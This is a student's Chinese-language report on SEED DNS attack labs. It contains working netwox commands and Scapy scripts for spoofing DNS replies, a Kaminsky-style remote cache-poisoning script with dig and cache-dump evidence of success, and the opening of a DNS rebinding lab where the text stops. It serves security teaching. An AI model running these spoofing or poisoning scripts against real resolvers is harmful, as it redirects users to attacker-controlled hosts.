lab5-report

57117227 邵长捷

Local DNS Attack Lab

实验环境

DNS Server 192.168.43.150


user 192.168.43.88

attacker 192.168.43.95

Lab Tasks (Part I): Setting Up a Local DNS Server

Task 1: Configure the User Machine

```
[09/14/20]seed@VM:~/.../exp6$ sudo vim /etc/resolvconf/resolv
.conf.d/head
```




```
[09/14/20]seed@VM:~/.../exp6$ sudo resolvconf -u
```

在 user 主机的/etc/resolvconf/resolv.conf.d/head 文件中添加上述 DNS Server 信息。


运行上述命令以改变设置。

利用 dig 可以看到设置成功。

```
[09/14/20]seed@VM:~/.../exp6$ dig baidu.com | grep SERVER
;; SERVER: 192.168.43.150#53(192.168.43.150)
```

Task 2: Set up a Local DNS Server

Step 1: Configure the BIND 9 server



对于 DNS Server 主机，在/etc/bind/named.conf.options 中确认 dump-file 条目的存在。

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc dumpdb -cache
[09/14/20]seed@VM:~/.../exp6$ sudo rndc flush
[09/14/20]seed@VM:~/.../exp6$
```

运行上述命令来转储和清除高速缓存。

Step 2: Turn off DNSSEC

```
// dnssec-validation auto;
dnssec-enable no;
```

在/etc/bind/named.conf.options 中确认 DNSSEC 已关闭。

Step 3: Start DNS server

```
[09/14/20]seed@VM:~/.../exp6$ sudo service bind9 restart
```

Step 4: Use the DNS server

192.168.43.88	192.168.43.150	DNS	67	Standard query 0xb926 A syr.edu
192.168.43.150	192.203.230.10	DNS	78	Standard query 0xc4e5 A syr.edu OPT
192.168.43.150	192.203.230.10	DNS	70	Standard query 0xb140 NS <Root> OPT
192.203.230.10	192.168.43.150	DNS	413	Standard query response 0xc4e5 A syr.edu DS RRSIG OPT
192.203.230.10	192.168.43.150	DNS	281	Standard query response 0xb140 NS <Root> NS m.root-servers.net NS b.root-
192.168.43.150	192.203.230.10	DNS	92	Standard query 0x4388 A syr.edu OPT
192.168.43.150	192.203.230.10	DNS	84	Standard query 0x16c9 NS <Root> OPT
192.203.230.10	192.168.43.150	DNS	196	Standard query response 0x4388 A syr.edu NS l.edu-servers.net NS b.edu-se
2408:84ec:300a:2f35…	2001:503:a83e::2:30	DNS	98	Standard query 0x3e48 A syr.edu OPT
192.203.230.10	192.168.43.150	DNS	127	Standard query response 0x16c9 NS <Root> NS m.root-servers.net NS b.root-
2408:84ec:300a:2f35…	2001:503:231d::2:30	DNS	98	Standard query 0x6165 A syr.edu OPT
2001:503:231d::2:30	2408:84ec:300a:2f35…	DNS	520	Standard query response 0x6165 A syr.edu NS ns2.syr.edu NS ns1.syr.edu NS
2408:84ec:300a:2f35…	2001:503:231d::2:30	DNS	124	Standard query 0x0f20 A syr.edu OPT
2001:503:231d::2:30	2408:84ec:300a:2f35…	DNS	741	Standard query response 0x0f20 A syr.edu NS ns2.syr.edu NS ns1.syr.edu NS
192.168.43.150	128.230.12.9	DNS	78	Standard query 0x9da3 A syr.edu OPT
128.230.12.9	192.168.43.150	DNS	94	Standard query response 0x9da3 A syr.edu A 128.230.18.200 OPT
192.168.43.150	192.168.43.88	DNS	151	Standard query response 0xb926 A syr.edu A 128.230.18.200 NS ns1.syr.edu
192.168.43.88	128.230.18.200	ICMP	98	Echo (ping) request id=0x1818, seq=1/256, ttl=64 (no response found!)
128.230.18.200	192.168.43.88	ICMP	98	Echo (ping) reply id=0x1818, seq=1/256, ttl=43 (request in 6153)

在 user 主机中 ping syr.edu 时，Wireshark 抓到上图数据包，可以看到 user 首先向本地 DNS Server 请求域名解析服务，再由 DNS Server 通过递归查询获得 syr.edu 对应的 IP 地址，最终发送给 user，随后 user 开始 ping 的过程。

Task 3: Host a Zone in the Local DNS Server

Step 1: Create zones

```
zone "example.com" {

type master;

file "/etc/bind/example.com.db";

};

zone "0.168.192.in-addr.arpa" {

type master;

file "/etc/bind/192.168.0.db";

};
```

在/etc/bind/named.conf 中添加上图信息。

```
$TTL 3D ; default expiration time of all resource records without
:their own TTL

@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.         ;Address of nameserver
@       IN      MX      10 mail.example.com.    ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.com
mail    IN      A       192.168.0.102   ;Address of mail.example.com
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in
                                        ;the example.com domain
```

Step 2: Setup the forward lookup zone file

创建/etc/bind/example.com.db 文件并添加上图信息，配置正向查找区域文件。

Step 3: Set up the reverse lookup zone file

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

创建/etc/bind/192.168.0.db 文件并添加上图信息，配置反向查找区域文件。

Step 4: Restart the BIND server and test

```
[09/14/20]seed@VM:~/.../exp6$ sudo service bind9 restart
```

首先，重启 DNS Server。

```
[09/14/20]seed@VM:~/.../exp6$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18145
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 07:09:58 EDT 2020
;; MSG SIZE  rcvd: 93
```

在 user 主机中输入命令 dig example.com。可以看到上图中显示出了 www.example.com 的 IP 地址。

Lab Tasks (Part II): Attacks on DNS

Task 4: Modifying the Host File

```
[09/14/20]seed@VM:~/.../exp6$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102
.136.180): icmp_seq=1 ttl=112 time=69.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102
.136.180): icmp_seq=2 ttl=112 time=61.7 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102
.136.180): icmp_seq=3 ttl=112 time=70.0 ms
^Z
[1]+  已停止                  ping www.bank32.com
```

更改 hosts 文件之前，可以 ping 通 www.bank32.com。

```
Terminal
127.0.0.1       localhost
127.0.1.1       VM
1.2.3.4         www.bank32.com
```

在 user 主机的/etc/hosts 文件添加 www.bank32.com 的 IP 地址映射。

```
[09/14/20]seed@VM:~/.../exp6$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

再次 ping 时 IP 地址发生了改变。

Task 5: Directly Spoofing Response to User

```
[09/14/20]seed@VM:~/.../exp6$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2679
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.NET.        86396   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.NET.            172795  IN      NS      a.iana-servers.net.
example.NET.            172795  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     172795  IN      A       199.43.135.53
a.iana-servers.NET.     172795  IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     172795  IN      A       199.43.133.53
b.iana-servers.NET.     172795  IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 08:57:34 EDT 2020
;; MSG SIZE  rcvd: 225
```

攻击前，dig www.example.net 的结果如上图。

```
[09/14/20]seed@VM:~/.../exp6$ sudo netwox 105 -h www.example.net -H 1.2.3.4 -a ns.example.net -A 1.2.3.5 -f "src host 192.168.43.88"
```

在 attacker 中运行上述命令，使用 netwox 伪造 DNS 回复。

在 user 主机使用 dig 工具，运行上述命令，可以看到攻击生效，www.example.net 的 IP 地址映射为 1.2.3.4。

```
[09/14/20]seed@VM:~/.../exp6$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8796
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       1.2.3.5

;; Query time: 15 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 09:14:06 EDT 2020
;; MSG SIZE  rcvd: 88
```

在 attacker 中 netwox 打印出了拦截的数据包和发送的伪造数据包信息。

Task 6: DNS Cache Poisoning Attack

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc flush
```

首先，在 DNS Server 中清空 DNS 缓存。

```
[09/14/20]seed@VM:~/.../exp6$ sudo netwox 105 -h www.example.net -H 1.2.3.4 -a ns.example.net -A 1.2.3.5 -f "src host 192.168.43.150" -s raw -T 600
```

在 attacker 中运行上述命令，嗅探来源为本地 DNS Server 的 IP 地址的数据包注意设置-s raw 和-T 600。

```
447 2020-09-14 09:42:30.8140286… 202.12.27.33      192.168.43.150     DNS   130 Standard query response 0x4413 A www.example.net A 1.2.3.4 NS ns.example.net A 1…
448 2020-09-14 09:42:30.8140577… 202.12.27.33      192.168.43.150     DNS   102 Standard query response 0xcacf NS <Root> NS ns.example.net A 1.2.3.5
449 2020-09-14 09:42:30.8145847… 192.168.43.150    192.168.43.88      DNS   134 Standard query response 0x1956 A www.example.net A 1.2.3.4 NS ns.example.net A 1…
453 2020-09-14 09:42:30.9047959… 202.12.27.33      192.168.43.150     DNS    86 Standard query response 0x4413 A www.example.net OPT
454 2020-09-14 09:42:30.9053526… 202.12.27.33      192.168.43.150     DNS    70 Standard query response 0xcacf NS <Root> OPT
```

在 Wireshark 中可以看到伪造的数据包成功回复。

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc dumpdb -cache
```

```
[09/14/20]seed@VM:~/.../exp6$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200914134558
; authanswer
.                       392     IN NS   ns.example.net.
; authauthority
ns.example.net.         392     NS      ns.example.net.
; additional
                        392     A       1.2.3.5
; authanswer
www.example.net.        392     A       1.2.3.4
;
```

依次运行上述命令可以将本地 DNS 缓存转储并打印，可以看到 www.example.net 对应的 IP 地址为 1.2.3.4，DNS 缓存中毒攻击成功。


Task 7: DNS Cache Poisoning: Targeting the Authority Section

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
  if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
     IPpkt = IP(dst=pkt[IP].src,src=pkt[IP].dst)
     UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

     Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                    rdata='1.2.3.4', ttl=259200)
     NSsec  = DNSRR(rrname="example.net", type='NS',
                    rdata='ns.attacker32.com', ttl=259200)
     DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                  aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                  an=Anssec, ns=NSsec)
     spoofpkt = IPpkt/UDPpkt/DNSpkt
     send(spoofpkt)

pkt=sniff(filter='udp and (src host 192.168.43.150 and dst port 53)',
          prn=spoof_dns)
~
~
```

利用 scapy 在 attacker 中编写并运行上图的 python 脚本。

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc flush
```

在 DNS Server 主机中清空缓存。



Wireshark 可以看到成功实现对 NS 的更改。

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc dumpdb -cache
[09/14/20]seed@VM:~/.../exp6$ sudo cat /var/cache/bind/dump.db
; authauthority
example.net.            259001  NS      ns.attacker32.com.
; authanswer
www.example.net.        259001  A       1.2.3.4
```

查看 DNS 缓存也可以证明攻击成功。

```
[09/14/20]seed@VM:~/.../exp6$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36196
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; Query time: 54 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 09:57:47 EDT 2020
;; MSG SIZE  rcvd: 91
```

在 user 主机 dig www.example.net 也可以证明上述结果，攻击成功！

Task 8: Targeting Another Domain

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc flush
```

在 DNS Server 主机中清空缓存。

```python
#!/usr/bin/python

from scapy.all import *

def spoof_dns(pkt):

        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.2.3.4')
                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200, rdata='ns.attacker32.com')
                # The Additional Section
                Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='5.6.7.8')
                #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=1,a
n=Anssec, ns=NSsec1/NSsec2, ar=Addsec1)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().

pkt = sniff(filter='udp and dst port 53 and src host 192.168.43.150', prn=spoof_dns)
```

在 attacker 中编写上图 python 脚本并运行。

```
[09/14/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8548
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       5.6.7.8

;; Query time: 61 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 22:56:56 EDT 2020
;; MSG SIZE  rcvd: 180
```

在 user 中 dig 可以看到攻击成功，对 google.com 的 NS 也更改为 ns.attacker32.com。

Task 9: Targeting the Additional Section

```
[09/14/20]seed@VM:~/.../exp6$ sudo rndc flush
```

在 DNS Server 主机中清空缓存.

```python
#!/usr/bin/python

from scapy.all import *

def spoof_dns(pkt):

        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='1.1.1.1')
                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.attacker32.com')
                NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns.example.net')
                # The Additional Section
                Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A',ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A',ttl=259200, rdata='3.4.5.6')
                #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=3,a
n=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().

pkt = sniff(filter='udp and dst port 53 and src host 192.168.43.150', prn=spoof_dns)
```

在 attacker 中编写并运行上图脚本。

```
[09/14/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.NET.        259199  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.NET.            259199  IN      NS      ns.example.net.
example.NET.            259199  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.example.NET.         259199  IN      A       5.6.7.8
ns.attacker32.com.      259199  IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 192.168.43.150#53(192.168.43.150)
;; WHEN: Mon Sep 14 23:14:27 EDT 2020
;; MSG SIZE  rcvd: 158
```

在 user 中 dig 发现 www.facebook.com 的记录被自动丢失。原因是这些域外的信息一定会被丢弃，更何况 www.facebook.com 明显不在 NS 域中。

Remote DNS Cache Poisoning Attack Lab

实验环境

DNS Server 192.168.43.150

Attacker 192.168.43.88

```
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
/*zone "example.com" {

type master;

file "/etc/bind/example.com.db";

};

zone "0.168.192.in-addr.arpa" {

type master;

file "/etc/bind/192.168.0.db";

};*/
~
```

首先，在 DNS Server 主机的/etc/bind/named.conf 文件中取消 example.com 域。

```
[09/14/20]seed@VM:~$ sudo service bind9 restart
```

随后重启 DNS 服务。

Task 1: Remote Cache Poisoning

```
1 from scapy.all import *
2 import random
3
4 ENTRY_NUM = 10000
5 fakeUrl = []
6 spoofedIp = '199.43.135.53'
7 victim_dest_ip = '192.168.43.150'
8 victim_dest_port = 33333
9 authority = '.example.com'
10 prefix = 'abcdefghijklmnopqrstuvwxyz1234567890'
11
12 #print ('Generating fake URLs...')
13
14 for i in range(ENTRY_NUM):
15         fakeUrl.append(''.join(random.choice(prefix)for _ in range(5)) + authority)
16
17 #print ('done')
18
19 url = fakeUrl[i]
20 for i in range(0,ENTRY_NUM):
21 #       print ('trying %s' % (url))
22         url = fakeUrl[i]
23         query = IP(dst=victim_dest_ip)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=url))
24         send(query,verbose=0)
25         for i in range(10):
26                 trans_id = random.randint(0x0000,0xffff)
27                 ans = DNSRR(rrname=url,type='A',rclass='IN',ttl=84000,rdata='1.2.3.4')
28                 nss = DNSRR(rrname='example.com',type='NS',rclass='IN',ttl=84000,rdata='ns.attacker32.com')
29                 add = DNSRR(rrname='ns.attacker32.com',type='A',rclass='IN',ttl=84000,rdata='192.168.1.1')
30                 dns = DNS(id=trans_id,qr=1,rd=0,aa=1,qd=DNSQR(qname=url,qtype='A',qclass='IN'),an=ans,ns=nss,ar=add)
31                 pkt = IP(dst=victim_dest_ip,src=spoofedIp)/UDP(dport=victim_dest_port)/dns
32                 send(pkt,verbose=0)
```

在 attacker 主机中编写上述代码，即实现了需求，为了进一步提高发包性能，注释掉了打印实时信息的功能。

Task 1.1: Spoofing DNS request

代码前 24 行，随机构造了域名并向本地 DNS Server 发送 DNS 请求。

Task 1.2: Spoofing DNS Replies

代码 25-32 行发送了经过特意构造的 DNS 数据包。

其中随机生成了 id，以求碰撞到由 DNS Server 发出的正确 id，此外还携带有伪造的 NS 信息。


Task 1.3: The Kaminsky Attack

运行上述代码，之后等待碰撞成功。

Task 2: Result Verification

```
[09/15/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/15/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db | grep attacker
attacker32.com.         172518  NS      ns13.domaincontrol.com.
ns.attacker32.com.      319     \-ANY   ;-$NXDOMAIN
; attacker32.com. SOA ns13.domaincontrol.com. dns.jomax.net. 2020062300 28800 7200 604800 600
example.com.            83718   NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 319] [v6 TTL 319] [v4 nxdomain] [v6 nxdomain]
```

在 DNS 缓存中看到上图信息即表示碰撞成功。



查看 Wireshark 的抓包情况，可以看到，在收到由真正的 199.43.135.53 回复的正确的“No such name”数据包之前，attacker 成功碰撞到正确的 id，使得伪造的 reply 数据包被成功接受。

解释为何本地 DNS Server 不会利用伪造的此 NS 信息：

BIND 域名服务器虽然缓存了上述伪造的信息，但因为安全原因，它并不信任附加部分给出的 IP 地址。附加字段的信息是二手非权威的信息，而查询得到的信息才是一手权威的信息，被攻击的 DNS 服务器不会使用回复中提供的 IP 地址，而是会发出一个新的请求亲自查询 ns.attacker32.com 的真实 IP 地址，攻击者必须拥有该域名才有机会回复这个请求，最终完成攻击。

DNS Rebinding Attack Lab

实验环境


DNS Server 192.168.43.150

User 192.168.43.88


Attacker 192.168.43.95

Task 1: Configure the User VM

Step 1. Reduce Firefox' s DNS caching time



Step 2. Change /etc/hosts




在/etc/hosts 中添加第三行。

Step 3. Local DNS Server

与前面实验的配置步骤一致，本地 DNS Server 为 192.168.43.150。

Step 4. Testing



利用 dig 证明成功配置为使用本地 DNS Server。

Task 2: Start the IoT server on the User VM

Step 1. Install Flask

```
[09/15/20]seed@VM:~/.../exp6$ sudo pip3 install Flask==1.1.1
```


在 User 中安装 Flask 框架。

Step 2. Start the IoT server

```
[09/15/20]seed@VM:~/Downloads$ unzip user_vm.zip
Archive:  user_vm.zip
   creating: user_vm/
   creating: user_vm/rebind_iot/
 extracting: user_vm/rebind_iot/.gitignore
  inflating: user_vm/rebind_iot/.iot.py.swp
  inflating: user_vm/rebind_iot/config.py
  inflating: user_vm/rebind_iot/iot.py
   creating: user_vm/rebind_iot/templates/
  inflating: user_vm/rebind_iot/templates/change.html
   creating: user_vm/rebind_iot/templates/css/
  inflating: user_vm/rebind_iot/templates/css/style.css
  inflating: user_vm/rebind_iot/templates/css/style.scss
  inflating: user_vm/rebind_iot/templates/index.html
   creating: user_vm/rebind_iot/templates/js/
  inflating: user_vm/rebind_iot/templates/js/change.js
